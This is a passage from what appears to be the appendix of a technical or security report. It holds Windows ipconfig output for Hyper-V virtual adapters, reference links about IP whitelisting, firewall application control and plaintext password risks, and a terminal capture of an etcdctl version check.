Lease Obtained. . . . . : Tuesday, November 24, 2020 10:59:12 PM
Lease Expires . . . . . : Saturday, January 1, 2157 8:37:17 AM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 168.63.129.16
DHCPv6 IAID . . . . . : 335547706
DHCPv6 Client DUID. . . . . : 00-01-00-01-26-58-21-30-00-0D-3A-99-5F-28
DNS Servers . . . . . : 168.63.129.16
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter vEthernet (NATSwitch):

Connection-specific DNS Suffix . :
Description . . . . . : Hyper-V Virtual Ethernet Adapter #2
Physical Address. . . . . : 00-15-5D-00-04-0D
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::90ca:742e:54ed:7bb7%12(Preferred)
IPv4 Address. . . . . : 192.168.1.1(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
DHCPv6 IAID . . . . . : 301995357
DHCPv6 Client DUID. . . . . : 00-01-00-01-26-58-21-30-00-0D-3A-99-5F-28
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                       fec0:0:0:ffff::2%1
                       fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

Ethernet adapter vEthernet (Default Switch):
```

- APDX002

<https://support.stackpath.com/hc/en-us/articles/360001074623-How-To-Whitelist-StackPath-IP-Blocks-in-IPTables>

- APDX003

[http://help.sonicwall.com/help/sw/eng/9530/26/2/3/content/Application\\_Control.065.23.htm](http://help.sonicwall.com/help/sw/eng/9530/26/2/3/content/Application_Control.065.23.htm)

- APDX004


<https://www.passcamp.com/blog/dangers-of-storing-and-sharing-passwords-in-plaintext/>

- APDX005

```
File Actions Edit View Help
ryan@server1:/$ etcdctl -v
etcdctl version: 3.2.17
API version: 2
ryan@server1:/$
```

# Appendix

- APDX006





Report End